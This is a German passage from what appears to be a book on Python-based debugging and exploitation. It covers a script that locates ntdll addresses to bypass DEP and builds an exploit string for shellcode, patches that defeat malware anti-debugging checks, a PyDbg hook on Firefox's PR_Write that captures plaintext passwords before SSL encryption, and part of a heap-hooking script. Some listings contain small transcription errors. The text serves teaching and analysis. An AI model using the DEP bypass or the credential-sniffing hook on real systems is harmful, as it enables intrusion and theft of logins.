Dem Codefluss folgend sehen wir einen Vergleich von AL mit dem Wert 1, gefolgt vom Auffüllen von ESI mit dem Wert 2. Hat AL den Wert 1, erfolgt ein bedingter Sprung zu 0x7C93FEBA. Von dort wird ESI in eine Stackvariable an EBP-4 verschoben (denken Sie daran, dass ESI immer noch auf 2 gesetzt ist). Dann folgt ein unbedingter Sprung nach 0x7C91D403, wo unsere Stackvariable (die immer noch auf 2 gesetzt ist) auf einen Wert ungleich null geprüft wird, und dann gibt es einen bedingten Sprung nach 0x7C935D6D. An dieser Stelle wird es interessant: Wir sehen, dass der Wert 4 auf den Stack geschoben, unsere EBP-4-Variable (die immer noch auf 2 steht!) in das EAX-Register geladen und dieser Wert dann ebenfalls auf den Stack geschoben wird. Dann wird der Wert 0x22 und der Wert -1 (als Prozess-Handle weißt -1 die Funktion an, dass DEP für den aktuellen Prozess deaktiviert werden soll) auf den Stack geschoben, gefolgt von einem Aufruf von `ZwSetInformationProcess` (einem Alias für `NtSetInformationProcess`). Der obige Codefluss zeigt also einen Funktionsaufruf von `NtSetInformationProcess()` der Form:

```
NtSetInformationProcess( -1, 0x22, 0x2, 0x4 )
```

Perfekt! Das deaktiviert DEP für den aktuellen Prozess, aber wir müssen unseren Exploit-Code an 0x7C91D3F8 einfügen, damit dieser Code ausgeführt wird. Bevor wir diese Stelle erreichen, müssen wir außerdem sicherstellen, dass AL (das niedwertige Byte des EAX-Registers) auf 1 gesetzt ist. Sobald wir diese Voraussetzungen erfüllt haben, sind wir in der Lage, die Kontrolle (wie bei jedem anderen Überlauf) beispielsweise mittels JMP ESP an unseren Shellcode zu übergeben. Fassen wir die drei benötigten Adressen also nochmal zusammen:

- Eine Adresse, die AL auf 1 setzt und zurückkehrt
- Die Adresse, an der die Codesequenz zur DEP-Deaktivierung liegt
- Eine Adresse, die die Ausführung an den Anfang unseres Shellcodes übergibt

Normalerweise würden Sie diesen Adressen von Hand nachjagen müssen, aber die Exploit-Entwickler bei Immunity haben ein kleines Python-Skript namens *findantidep.py* entwickelt, das einen Assistenten besitzt, der Sie beim Auffinden dieser Adressen anleitet. Er erzeugt sogar den Exploit-String, den Sie in Ihren Exploit einfügen können, um diese Offsets ohne Weiteres nutzen zu können. Werfen wir einen Blick auf das *findantidep.py*-Skript und testen wir es aus.

findantidep.py

```
import immlib
import immutils

def tAddr(addr):
    buf = immutils.int2str32_swapped(addr)
    return "\\\x%02x\\\\x%02x\\\\x%02x\\\\x%02x" % ( ord(buf[0]) ,
        ord(buf[1]), ord(buf[2]), ord(buf[3]) )

DESC="""Find address to bypass software DEP"""

def main(args):
    imm=immlib.Debugger()
    addylist = []
    mod = imm.getModule("ntdll.dll")

    if not mod:
        return "Error: Ntdll.dll not found!"

    # Finde die erste Adresse
❶    ret = imm.searchCommands("MOV AL,1\\nRET")
    if not ret:
        return "Error: Sorry, the first addy cannot be found"

    for a in ret:
        addylist.append( "0x%08x: %s" % (a[0], a[2]) )

    ret = imm.comboBox("Please, choose the First Address [sets AL to 1]", addylist)
    firstaddy = int(ret[0:10], 16)
    imm.Log("First Address: 0x%08x" % firstaddy, address = firstaddy)
```

```

❷ # Finde die zweite Adresse
ret = imm.searchCommandsOnModule( mod.getBase(), "CMP AL,0x1\n PUSH 0x2\n POP ESI\n" )

if not ret:
    return "Error: Sorry, the second addy cannot be found"

secondaddy = ret[0][0]
imm.Log( "Second Address %x" % secondaddy , address= secondaddy )

# Finde die dritte Adresse
❸ ret = imm.inputBox("Insert the Asm code to search for")
ret = imm.searchCommands(ret)

if not ret:
    return "Error: Sorry, the third address cannot be found"

addylist = []
for a in ret:
    addylist.append( "0x%08x: %s" % (a[0], a[2]) )

ret = imm.comboBox("Please, choose the Third return Address [jumps to shellcode]",
    addylist)

thirdaddy = int(ret[0:10], 16)

imm.Log( "Third Address: 0x%08x" % thirdaddy, thirdaddy )

imm.Log( 'stack = "%s\\xff\\xff\\xff\\xff%s\\xff\\xff\\xff\\xff\\xff\\xff" + "A" *'
    '0x54 + "%s" + shellcode' % (
        tAddr(firstaddy), tAddr(secondaddy), tAddr(thirdaddy) ) )

```

Zuerst wird also nach Befehlen gesucht, die AL auf 1 ❶ setzen, und dann erhält der Benutzer die Möglichkeit, aus einer Liste infrage kommender Adressen eine auszuwählen. Danach wird in *ntdll.dll* nach dem Satz von Instruktionen gesucht, die den Code zu Deaktivierung von DEP bilden ❷. Der dritte Schritt besteht darin, den Benutzer die Instruktion(en) eingeben zu lassen, mit deren Hilfe er wieder im Shellcode ❸ landet. Dabei kann der Benutzer aus einer Liste von Adressen wählen, an denen diese speziellen Instruktionen zu finden sind. Das Skript endet mit der Ausgabe der Ergebnisse im Log-Fenster ❹. In den Abbildungen 5–4 bis 5–6 können Sie erkennen, wie dieser Prozess abläuft.



Abb. 5-4 Zuerst wählen wir eine Adresse, die AL auf 1 setzt.




Abb. 5-5 Dann geben wir einen Satz von Instruktionen ein, der uns zu unserem Shellcode bringt.



Abb. 5-6 Nun wählen wir die Adresse aus, die uns im zweiten Schritt zurückgegeben wurde.

Abschließend sollten Sie eine Ausgabe wie die folgende im Log-Fenster sehen:

Diese Zeile können Sie nun kopieren, in Ihren Exploit einfügen und Ihren Shellcode einfach anhängen. Dieses Skript kann Ihnen dabei helfen, existierende Exploits auf Ziele anzuwenden, bei denen DEP aktiviert ist, oder neue Exploits zu entwickeln, bei denen das direkt unterstützt wird. Das ist ein wunderbares Beispiel dafür, wie man eine stundenlange manuelle Suche in eine 30-Sekunden-Übung verwandelt. Sie können sehen, wie einfache Python-Skripten Ihnen dabei helfen, zuverlässigere und besser übertragbare Exploits in einem Bruchteil der Zeit zu entwickeln. Nun wollen wir immer lib nutzen, um gängige Anti-Debugging-Routinen in Malware zu umgehen.

5.4 Anti-Debugging-Routinen in Malware umgehen

Aktuelle Malware-Varianten verwenden immer hinterhältigere Methoden der Infektion und Propagation und entwickeln immer bessere Fähigkeiten, sich vor einer Analyse zu schützen. Neben gängigen Codeverschleierungstechniken wie Packen oder Verschlüsselung wird Malware üblicherweise auch Anti-Debugging-Routinen einsetzen, um zu verhindern, dass ein Malware-Analytiker einen Debugger nutzen kann, um dessen Verhalten zu verstehen. Mithilfe des Immunity Debuggers und etwas Python sind

Sie in der Lage, einfache Skripten zu entwickeln, die Sie dabei unterstützen, einige dieser Anti-Debugging-Routinen zu umgehen, was einem Analysten dabei hilft, Malware zu untersuchen. Lassen Sie uns einige bevorzugte Anti-Debugging-Routinen untersuchen und den passenden Code entwickeln, um diese zu umgehen.

5.4.1 IsDebuggerPresent

Die mit Abstand gängigste Anti-Debugging-Technik ist die Verwendung der Funktion `IsDebuggerPresent`, die von `kernel32.dll` exportiert wird. Diese Funktion verlangt keine Argumente und gibt 1 zurück, wenn ein Debugger an den aktuellen Prozess angekoppelt ist, bzw. 0, wenn nicht. Die Disassembly zeigt uns den folgenden Code:

```
7C813093 >/$/ 64:A1 18000000 MOV EAX,DWORD PTR FS:[18]
7C813099 |. 8B40 30      MOV EAX,DWORD PTR DS:[EAX+30]
7C81309C |. 0FB640 02    MOVZX EAX,BYTE PTR DS:[EAX+2]
7C8130A0 \. C3          RETN
```

Dieser Code lädt die Adresse des Thread Information Block (TIB), der immer an Offset 0x18 vom FS-Register liegt. Von dort lädt er den Process Environment Block (PEB), der sich im TIB immer an Offset 0x30 befindet. Die dritte Instruktion setzt EAX auf den Wert des BeingDebugged-Felds des PEB, das an 0x2 im PEB liegt. Ist ein Debugger an den Prozess angekoppelt, wird dieses Byte auf 0x1 gesetzt. Eine einfache Gegenmaßnahme wurde von Damian Gomez⁶ von Immunity gepostet. Dabei handelt es sich um einen Python-Einzeiler, der in einem PyCommand enthalten sein kann, oder in der Python-Shell des Immunity Debuggers ausgeführt werden kann:

```
imm.writeMemory( imm.getPEBAddress() + 0x2, "\x00" )
```

Dieser Code löscht einfach das BeingDebugged-Flag im PEB, und jede diese Prüfung nutzende Malware glaubt, dass kein Debugger angekoppelt ist.

5.4.2 Prozessiteration unterbinden

Malware wird auch versuchen, alle laufenden Prozesse eines Rechners durchzugehen, um festzustellen, ob ein Debugger läuft. Wenn Sie den Immunity Debugger beispielsweise gegen einen Virus einsetzen, ist `ImmunityDebugger.exe` als laufender Prozess registriert. Um die laufenden Prozesse durchgehen zu können, verwendet Malware die Funktion `Process32First`, um die erste registrierte Funktion in der Systemprozessliste zu ermitteln, und nutzt dann `Process32Next`, um alle Prozesse durchzugehen. Beide Funktionen geben ein boolesches Flag zurück, das dem Aufrufer mitteilt, ob die Funktion erfolgreich war oder nicht. Wir können diese Funktion also einfach in der Weise

6. Das Original-Posting finden Sie unter <http://forum.immunityinc.com/index.php?topic=71.0>.

patchen, dass das EAX-Register auf null gesetzt wird, wenn die Funktion zurückkehrt. Wir verwenden den im Immunity Debugger integrierten, leistungsfähigen Assembler, um das zu erreichen. Sehen Sie sich den folgenden Code an:

```
❶ process32first = imm.getAddress("kernel32.Process32FirstW")
process32next   = imm.getAddress("kernel32.Process32NextW")

function_list   = [ process32first, process32next ]

❷ patch_bytes    = imm.Assemble( "SUB EAX, EAX\nRET" )

❸ for address in function_list:
    ❹     opcode = imm.disasmForward( address, nlines = 10 )
❺     imm.writeMemory( opcode.address, patch_bytes )
```

Zuerst ermitteln wir die Adressen der beiden Prozessiterationsfunktionen und speichern diese in einer Liste ab, die wir dann schrittweise abarbeiten ❶. Danach assemblieren wir einige Opcode-Bytes, die das EAX-Register auf 0 setzen und aus der Funktion zurückkehren. Dieser Code bildet unseren Patch ❷. Als Nächstes disassemblieren wir 10 Instruktionen ❸ der Process32First/Next-Funktionen. Wir tun das, da fortschrittliche Malware möglicherweise die ersten Bytes dieser Funktion prüft, um sicherzustellen, dass gerissene Reverse Engineers wie wir den Anfang der Funktion nicht verändert haben. Wir tricksen sie aus, indem wir unseren Patch erst 10 Instruktionen tief in der Funktion einsetzen. Wird die gesamte Funktion einer Integritätsprüfung unterzogen, wird man uns aufspüren, aber vorläufig sollte das ausreichen. Wir fügen nun einfach unsere assemblierten Bytes in die Funktionen ein ❹, und nun liefern beide Funktionen »falsch« zurück, ganz egal wie sie aufgerufen werden.

Wir haben zwei Beispiele vorgestellt, wie Sie Python und Immunity Debugger nutzen können, um automatisch zu verhindern, dass Malware einen angekoppelten Debugger erkennt. Es gibt sehr viel mehr Anti-Debugging-Techniken, die eine Malware-Variante nutzen kann, d.h., es gilt, eine nicht enden wollende Liste von Python-Skripten zu schreiben, um diese zu umgehen! Nutzen Sie Ihr neu gewonnenes Immunity Debugger-Wissen und genießen Sie die Vorteile kürzerer Entwicklungszeiten für Exploits und eines neuen Arsenals von Werkzeugen gegen Malware.

Sehen wir uns nun einige Hooking-Techniken an, die Sie beim Reverse Engineering einsetzen können.

6

Hooking

Hooking ist eine mächtige Technik zur Prozessüberwachung. Sie wird genutzt, um den Programmfluss eines Prozesses zu verändern und die dabei verwendeten Daten überwachen oder verändern zu können. Hooking erlaubt es Rootkits, sich selbst zu verstecken, ermöglicht es Keyloggern, Tastatureingaben zu stehlen, und lässt Debugger debuggen! Ein Reverse Engineer kann sich viele Stunden manuellen Debuggings ersparen, indem er einfache Hooks entwickelt, die automatisch die von ihm gesuchten Informationen sammeln. Bei Hooking handelt es sich um eine sehr einfache und doch sehr mächtige Technik.

Unter Windows wird eine Vielzahl von Methoden zur Implementierung von Hooks verwendet. Wir wollen uns auf zwei wesentliche Techniken beschränken, die ich als »Soft Hooking« und »Hard Hooking« bezeichne. Bei einem *Soft Hook* sind Sie an den Zielprozess angekoppelt und haben INT3-Breakpunkt-Handler installiert, um den Programmfluss abzufangen. Das sollte Ihnen vertraut vorkommen, denn tatsächlich haben Sie schon einen eigenen Hook in Abschnitt 4.1 entwickelt. Bei einem *Hard Hook* codieren Sie im Assemblercode des Zielprozesses von Hand einen Sprung zum Hook-Code, der ebenfalls in Assembler codiert ist. Soft Hooks sind bei einfachen bzw. selten genutzten Funktionen nützlich. Das Hooking häufig genutzter Funktionen mit minimalen Auswirkungen auf den Prozess verlangt allerdings ein Hard Hooking. Typische Kandidaten für einen Hard-Hook sind Routinen zur Heap-Verwaltung und Ein-/Ausgabeoperationen für Dateien.

Im Folgenden werden wir bereits beschriebene Tools nutzen, um beide Hooking-Techniken anzuwenden. Wir beginnen mit PyDbg für einige Soft Hooks, um uns verschlüsselten Netzwerkverkehr anzusehen, und nutzen dann das Hard-Hooking mit dem Immunity Debugger, um eine Hochleistungs-Heap-Instrumentierung vorzunehmen.

6.1 Soft Hooking mit PyDbg

Das erste Beispiel, das wir uns ansehen wollen, ist das Sniffing verschlüsselter Datenpakete auf der Anwendungsschicht. Um zu verstehen, wie eine Client- oder Netzwerk-anwendung mit dem Netzwerk interagiert, würden wir normalerweise einen Traffic-

Analyzer wie Wireshark¹ verwenden. Unglücklicherweise ist Wireshark insofern beschränkt, als es die Daten nur in verschlüsselter Form sieht, was die eigentliche Natur des von uns untersuchten Protokolls verschleiert. Mithilfe einer Soft-Hooking-Technik können wir die Daten abfangen, bevor sie verschlüsselt werden, und wir können sie erneut abfangen, nachdem sie empfangen und entschlüsselt wurden.

Unsere Zielanwendung ist der populäre Open-Source-Webbrowser Mozilla Firefox.² Für unser Beispiel wollen wir uns vorstellen, dass Firefox Closed Source wäre (anderenfalls würde es ja nicht so viel Spaß machen, nicht wahr?) und dass unsere Aufgabe darin besteht, die Daten des *firefox.exe*-Prozesses aufzuspüren, bevor diese verschlüsselt und an einen Server übertragen werden. Die gängigste Form der von Firefox durchgeführten Verschlüsselung ist die SSL-Verschlüsselung (Secure Sockets Layer), weshalb wir diese als Hauptziel für unsere Untersuchung wählen.

Um den oder die Aufruf(e) aufzuspüren, die für die Übergabe der unverschlüsselten Daten verantwortlich sind, können wir die Technik zum Logging intermodularer Aufrufe verwenden, wie sie in <http://forum.immunityinc.com/index.php?topic=35.0> beschrieben wird. Es gibt keine »richtige« Stelle, an der Sie den Hook platzieren sollten. Tatsächlich ist das eher eine Frage der persönlichen Vorliebe. Nur damit wir auf der gleichen Wellenlänge sind, wollen wir annehmen, dass der Hook an der Funktion *PR_Write* liegt, die von *nspr4.dll* exportiert wird. Wird diese Funktion aufgerufen, gibt es einen Zeiger auf ein ASCII-Array an [ESP + 8], das die zu übertragenden Daten vor der Verschlüsselung enthält. Der Offset +8 vom ESP sagt uns, dass es der zweite Parameter ist, der an die uns interessierende Funktion *PR_Write* übergeben wird. An eben dieser Stelle fangen wir die ASCII-Daten ab, halten sie fest und setzen den Prozess dann fort.

Zuerst wollen wir überprüfen, ob wir die uns interessierenden Daten auch tatsächlich sehen können. Öffnen Sie den Firefox-Webbrowser und bewegen Sie sich auf eine meiner Lieblings-Sites: <https://www.openrce.org/>. Sobald Sie das SSL-Zertifikat der Site akzeptiert haben und die Seite geladen wurde, koppeln Sie den Immunity Debugger an den *firefox.exe*-Prozess an und setzen einen Breakpunkt an *nspr4.PR_Write*. In der oberen rechten Ecke der OpenRCE-Website befindet sich ein Login-Formular. Verwenden Sie den Benutzernamen **test** und das Passwort **test** und klicken Sie auf den **Login**-Button. Der von Ihnen gesetzte Breakpunkt sollte sofort erreicht sein. Drücken Sie immer weiter F9 und Sie erkennen, dass der Breakpunkt fortlaufend erreicht wird. Schließlich sehen Sie einen Stringzeiger auf dem Stack, der wie folgt dereferenziert wird:

[ESP + 8] => ASCII "username=test&password=test&remember_me=on"

Nett! Wir können den Benutzernamen und das Passwort im Klartext sehen, doch wenn wir uns diese Transaktion auf Netzwerkebene ansehen würden, wären alle Daten aufgrund der SSL-Verschlüsselung unlesbar. Diese Technik funktioniert nicht nur bei der OpenRCE-Site. Wenn Sie sich selbst einen Schrecken einjagen wollen, wechseln Sie

1. Siehe <http://www.wireshark.org/>.
2. Firefox-Download unter <http://www.mozilla.com/en-US/>.

einfach auf eine sensitivere Site und sehen Sie sich an, wie leicht es ist, den unverschlüsselten Informationsfluss mit dem Server zu beobachten. Lassen Sie uns nun diesen Prozess automatisieren, damit wir die passenden Informationen festhalten können, ohne den Debugger manuell kontrollieren zu müssen.

Um einen Soft Hook mit PyDbg zu definieren, müssen Sie zuerst einen Hook-Container definieren, der alle Hook-Objekte enthält. Sie initialisieren den Container mit dem folgenden Befehl:

```
hooks = utils.hook_container()
```

Um einen Hook zu definieren und in den Container einzufügen, verwenden Sie die `add()`-Methode der `hook_container`-Klasse. Der Funktionsprototyp sieht wie folgt aus:

```
add( pydbg, address, num_arguments, func_entry_hook, func_exit_hook )
```

Der erste Parameter ist einfach ein gültiges `pydbg`-Objekt, der `address`-Parameter ist die Adresse, an der der Hook installiert werden soll, und `num_arguments` teilt der Hook-Funktion mit, wie viele Parameter das Ziel verarbeitet. Die Funktionen `func_entry_hook` und `func_exit_hook` sind die Callback-Funktionen, die den Code definieren, der ausgeführt wird, wenn der Hook erreicht wird (`entry`) bzw. unmittelbar nach dem Verlassen des Hooks (`exit`). Die Entry-Hooks sind nützlich, um sich die an die Funktion übergebenen Parameter anzusehen, während Sie mit den Exit-Hooks die Rückgabewerte einer Funktion abfangen können.

Die Callback-Funktion für den Entry-Hook muss den folgenden Prototyp aufweisen:

```
def entry_hook( dbg, args ):  
    # Hook-Code steht hier  
    return DBG_CONTINUE
```

Der `dbg`-Parameter ist ein gültiges `pydbg`-Objekt, das zum Setzen des Hooks verwendet wurde. Der `args`-Parameter ist eine nullbasierte Liste mit Parametern, die festgehalten wurden, als der Hook erreicht wurde.

Der Prototyp einer Callback-Funktion für einen Exit-Hook sieht etwas anders aus, da er auch einen `ret`-Parameter besitzt, der den Rückgabewert der Funktion (den Wert von `EAX`) enthält:

```
def exit_hook( dbg, args, ret ):  
    # Hook-Code steht hier  
    return DBG_CONTINUE
```

Um Ihnen zu zeigen, wie man einen Entry-Hook-Callback nutzt, um Netzwerkverkehr vor der Verschlüsselung zu sniffen, öffnen Sie eine neue Python-Datei namens `firefox_hook.py` und geben den folgenden Code ein.

firefox_hook.py

```
from pydbg import *
from pydbg.defines import *

import utils
import sys

dbg          = pydbg()
found_firefox = False

# Wir verwenden ein globales Muster, nach dem der Hook
# suchen kann.
pattern      = "password"

# Dies ist die Callback-Funktion für den Entry-Hook.
# Das uns interessierende Argument ist args[1].
def ssl_sniff( dbg, args ):

    # Nun lesen wir den Speicher aus, der durch das zweite Argument bestimmt wird.
    # Dieser liegt als ASCII-String vor, d.h. wir lesen die Daten in einer Schleife ein,
    # bis wir auf ein NULL-Byte treffen.
    buffer  = ""
    offset   = 0

    while 1:
        byte = dbg.read_process_memory( args[1] + offset, 1 )

        if byte != "\x00":
            buffer += byte
            offset += 1
            continue
        else:
            break

    if pattern in buffer:
        print "Pre-Encrypted: %s" % buffer

    return DBG_CONTINUE

# Schnelle Prozessnummierung zum Aufspüren von firefox.exe
for (pid, name) in dbg.enumerate_processes():

    if name.lower() == "firefox.exe":

        found_firefox = True
        hooks        = utils.hook_container()

        dbg.attach(pid)
        print "[*] Attaching to firefox.exe with PID: %d" % pid
```

```

# Funktionsadresse auflösen
hook_address = dbg.func_resolve_debuggee("nspr4.dll","PR_Write")

if hook_address:
    # Hook in den Container aufnehmen. Wir benötigen kein
    # Exit-Callback und setzen es daher auf None.
    hooks.add( dbg, hook_address, 2, ssl_sniff, None )
    print "[*] nspr4.PR_Write hooked at: 0x%08x" % hook_address
    break
else:
    print "[*] Error: Couldn't resolve hook address."
    sys.exit(-1)

if found_firefox:
    print "[*] Hooks set, continuing process."
    dbg.run()
else:
    print "[*] Error: Couldn't find the firefox.exe process."
    sys.exit(-1)

```

Der Code ist recht einfach. Er setzt einen Hook an `PR_Write`, und wenn dieser Hook erreicht wird, versuchen wir einen ASCII-String auszulesen, auf den der zweite Parameter verweist. Wenn dieser unser Suchmuster enthält, geben wir ihn in der Konsole aus. Starten Sie Firefox erneut und führen Sie `firefox_hook.py` über die Kommandozeile aus. Gehen Sie die Schritte noch einmal durch und melden Sie sich erneut bei <https://www.openrce.org/> an. Die Ausgabe sollte so aussehen wie in Listing 6-1.

```

[*] Attaching to firefox.exe with PID: 1344
[*] nspr4.PR_Write hooked at: 0x601a2760
[*] Hooks set, continuing process.
Pre-Encrypted: username=test&password=test&remember_me=on
Pre-Encrypted: username=test&password=test&remember_me=on
Pre-Encrypted: username=jms&password=yeahright!&remember_me=on

```

Listing 6-1 Super! Wir sehen Benutzernamen und Passwort vor der Verschlüsselung im Klartext.

Wir haben gerade demonstriert, wie einfach und doch leistungsfähig Soft Hooks sind. Diese Technik kann auf alle Arten von Debugging- oder Reversing-Szenarios angewandt werden. Unser Beispiel war für die Soft-Hooking-Technik sehr gut geeignet, doch wenn wir sie auf eine Funktion anwenden, die mehr Leistung erfordert, wird der Prozess sehr schnell sehr langsam; er wird seltsame Verhaltensweisen zeigen und vielleicht sogar abstürzen. Das liegt einfach daran, dass die INT3-Instruktion Handler aufruft, die wiederum den Hook-Code ausführen und dann die Kontrolle wieder zurückgeben. Das bedeutet viel Arbeit, wenn das mehrere Tausend Mal pro Sekunde geschieht! Sehen wir uns an, wie man das umgehen kann, indem man einen Hard Hook nutzt, um Low-Level-Heap-Routinen einzusetzen.

6.2 Hard Hooking mit dem Immunity Debugger

Nun kommen wir zu einer interessanten Sache: der Hard-Hooking-Technik. Diese Technik ist fortschrittlicher, wirkt sich auf den Zielprozess aber weit weniger aus, da der Hook-Code selbst direkt in x86-Assembler geschrieben ist. Bei Soft Hooks gibt es viele Events (und sehr viel mehr Instruktionen) zwischen dem Zeitpunkt des Eintretens des Breakpunkts, der Ausführung des Hook-Codes und der Fortsetzung des Prozesses. Bei einem Hard Hook erweitern Sie einen bestimmten Code nur um die Ausführung des Hooks und setzen die Ausführung dann normal fort. Das Schöne an der Verwendung von Hard Hooks ist, dass der Zielprozess im Gegensatz zu Soft-Hooks niemals angehalten wird.

Der Immunity Debugger reduziert die komplizierte Aufgabe, einen Hard Hook zu setzen, auf die Bereitstellung eines einfachen Objekts namens `FastLogHook`. Das `FastLogHook`-Objekt richtet automatisch den Assembler-Stub ein, der die gewünschten Werte festhält, und überschreibt die Originalinstruktion durch einen Sprung in den Stub. Bei der Konstruktion von Fast-Log-Hooks definieren Sie zuerst einen Hook-Punkt und dann die festzuhaltenden Datenpunkte. Ein Grundgerüst zur Einrichtung eines Hooks sieht wie folgt aus:

```
imm = immlib.Debugger()
fast = immlib.FastLogHook( imm )

fast.logFunction( address, num_arguments )
fast.logRegister( register )
fast.logDirectMemory( address )
fast.logBaseDisplacement( register, offset )
```

Die Methode `logFunction()` wird benötigt, um den Hook einzurichten, da sie die Adresse liefert, an der die Originalinstruktion durch einen Sprung in den Hook-Code zu ersetzen ist. Ihre Parameter sind die Adresse des Hooks sowie die Anzahl der festzuhaltenden Argumente. Erfolgt das Logging zu Beginn der Funktion und wollen Sie die Parameter der Funktion festhalten, übergeben Sie die Anzahl der Argumente. Erfolgt das Hooking am Ende der Funktion, werden Sie `num_arguments` sehr wahrscheinlich auf null setzen. Das eigentliche Logging übernehmen die Funktionen `logRegister()`, `logBaseDisplacement()` und `logDirectMemory()`. Diese besitzen die folgenden Prototypen:

```
logRegister( register )
logBaseDisplacement( register, offset )
logDirectMemory( address )
```

Die Methode `logRegister()` hält den Wert eines bestimmten Registers fest, wenn der Hook erreicht ist. Das ist nützlich, wenn man den Rückgabewert eines Funktionsaufrufs festhalten will, der in `EAX` abgelegt wird. Die `logBaseDisplacement()`-Methode verlangt ein Register und einen Offset und eignet sich zur Dereferenzierung von Parametern auf dem Stack oder zum Festhalten von Daten, die einen bestimmten Offset von einem Register entfernt liegen. Die letzte Methode ist `logDirectMemory()`, die eine bekannte Speicheradresse während des Hooks festhält.

Wird der Hook erreicht und die Logging-Funktionen aufgerufen, werden die festgehaltenen Informationen in einem allozierten Bereich des Speichers abgelegt, der vom `FastLogHook`-Objekt bereitgestellt wird. Um die Ergebnisse des Hooks zu bekommen, müssen Sie diese Speicherseite mit der Wrapper-Funktion `getAllLog()` abrufen, die den Speicher als Python-Liste in folgender Form zurückgibt:

```
[ ( hook_address, ( arg1, arg2, argN )), ... ]
```

Bei jedem Aufruf der »gehookten« Funktion wird also deren `hook_address` gespeichert und alle von Ihnen angeforderten Informationen liegen als Tupel im zweiten Eintrag vor. Hier soll noch darauf hingewiesen werden, dass es eine weitere `FastLogHook`-Variante gibt, nämlich `STDCALLFastLogHook`, die für die `STDCALL`-Aufrufkonvention ausgelegt ist. Für die `cdecl`-Konvention benutzen Sie das normale `FastLogHook`. Die Verwendung der beiden ist allerdings identisch.

Ein ausgezeichnetes Beispiel für die Nutzung von Hard Hooks ist das PyCommand `hippie`, der von einem der weltweit führenden Experten für Heap-Überläufe, Nicolas Waisman von Immunity, Inc. entwickelt wurde. Nicos eigene (frei übersetzte) Worte hierzu:

Hippie kam als Reaktion auf die Notwendigkeit eines High-Performance-Logging-Hooks heraus, der tatsächlich die Menge von Aufrufen verarbeiten konnte, die die Heap-Funktionen der Win 32-API verlangen. Nehmen Sie beispielsweise Notepad. Wenn Sie damit einen Datei-Dialog öffnen, sind etwa 4.500 Aufrufe von `RtlAllocateHeap` oder `RtlFreeHeap` notwendig. Sieht man sich den Internet Explorer an, der einen wesentlich Heap-intensiveren Prozess darstellt, erhöhen sich die Heap-bezogenen Funktionsaufrufe um das Zehnfache.

Wie Nico sagte, können wir `hippie` als Beispiel dafür ansehen, wie man Heap-Routinen verwendet, deren Verständnis für die Entwicklung Heap-basierter Exploits elementar sind. Der Einfachheit halber wollen wir uns nur die Hooking-Kernteile von `hippie` ansehen und im Verlauf dieses Prozesses eine einfachere Version namens `hippie_easy.py` entwickeln.

Bevor wir anfangen, müssen wir noch die Funktionsprototypen für `RtlAllocateHeap` und `RtlFreeHeap` kennen, damit unsere Hook-Punkte auch sinnvoll sind.

```
BOOLEAN Rt1FreeHeap(
    IN PVOID HeapHandle,
    IN ULONG Flags,
    IN PVOID HeapBase
);

PVOID Rt1AllocateHeap(
    IN PVOID HeapHandle,
    IN ULONG Flags,
    IN SIZE_T Size
);
```

Für Rt1FreeHeap fangen wir also alle drei Argumente ab und für Rt1AllocateHeap die drei Argumente sowie den zurückgegebenen Zeiger. Der zurückgelieferte Zeiger verweist auf den neuen Heap-Block, der gerade angelegt wurde. Nachdem wir nun eine Vorstellung von den Hook-Punkten haben, öffnen wir eine neue Python-Datei namens *hippie_easy.py* und geben den folgenden Code ein.

hippie_easy.py

```
import immlib
import immutils

# Dies ist Nicos Funktion, die nach dem richtigen Basisblock
# sucht, der unsere gewünschte ret-Instruktion enthält. Sie wird
# genutzt, um den richtigen Hook-Punkt für Rt1AllocateHeap zu finden.
❶ def getRet(imm, allocaddr, max_opcodes = 300):
    addr = allocaddr
    for a in range(0, max_opcodes):
        op = imm.disasmForward( addr )

        if op.isRet():
            if op.getImmConst() == 0xC:
                op = imm.disasmBackward( addr, 3 )
                return op.getAddress()
            addr = op.getAddress()

    return 0x0

# Ein einfacher Wrapper, der die Hook-Ergebnisse auf nette
# Art ausgibt. Er vergleicht einfach die Hook-Adresse mit den
# gespeicherten Adressen für Rt1AllocateHeap und Rt1FreeHeap
def showresult(imm, a, rtlallocate):
    if a[0] == rtlallocate:
        imm.Log( "Rt1AllocateHeap(0x%08x, 0x%08x, 0x%08x) <- 0x%08x %s" %
            (a[1][0], a[1][1], a[1][2], a[1][3], extra), address = a[1][3] )
    return "done"
```

```
else:
    imm.Log( "RtlFreeHeap(0x%08x, 0x%08x, 0x%08x)" % (a[1][0], a[1][1], a[1][2]) )

def main(args):
    imm          = immlib.Debugger()
    Name         = "hippie"

    fast = imm.getKnowledge( Name )

    if fast:
        # Wir haben bereits Hooks gesetzt, d.h., wir
        # wollen nun die Ergebnisse ausgeben.
        hook_list = fast.getAllLog()

        rtlallocate, rtlfree = imm.getKnowledge("FuncNames")
        for a in hook_list:
            ret = showresult( imm, a, rtlallocate )

        return "Logged: %d hook hits." % len(hook_list)
    # Wir halten den Debugger an, bevor wir herumspielen
    imm.Pause()
    rtlfree      = imm.getAddress("ntdll.RtlFreeHeap")
    rtlallocate = imm.getAddress("ntdll.RtlAllocateHeap")

    module = imm.getModule("ntdll.dll")

    if not module.isAnalysed():
        imm.analyseCode( module.getCodebase() )

    # Wir suchen den richtigen Exit-Punkt der Funktion
    rtlallocate = getRet( imm, rtlallocate, 1000 )
    imm.Log("RtlAllocateHeap hook: 0x%08x" % rtlallocate)

    # Die Hook-Punkte speichern
    imm.addKnowledge( "FuncNames", ( rtlallocate, rtlfree ) )

    # Nun beginnen wir damit, den Hook aufzubauen
    fast = immlib.STDCALLFastLogHook( imm )

    # Wir fangen RtlAllocateHeap am Ende der Funktion ab
    imm.Log("Logging on Alloc 0x%08x" % rtlallocate)
    fast.logFunction( rtlallocate )
    fast.logBaseDisplacement( "EBP", 8 )
    fast.logBaseDisplacement( "EBP", 0xC )
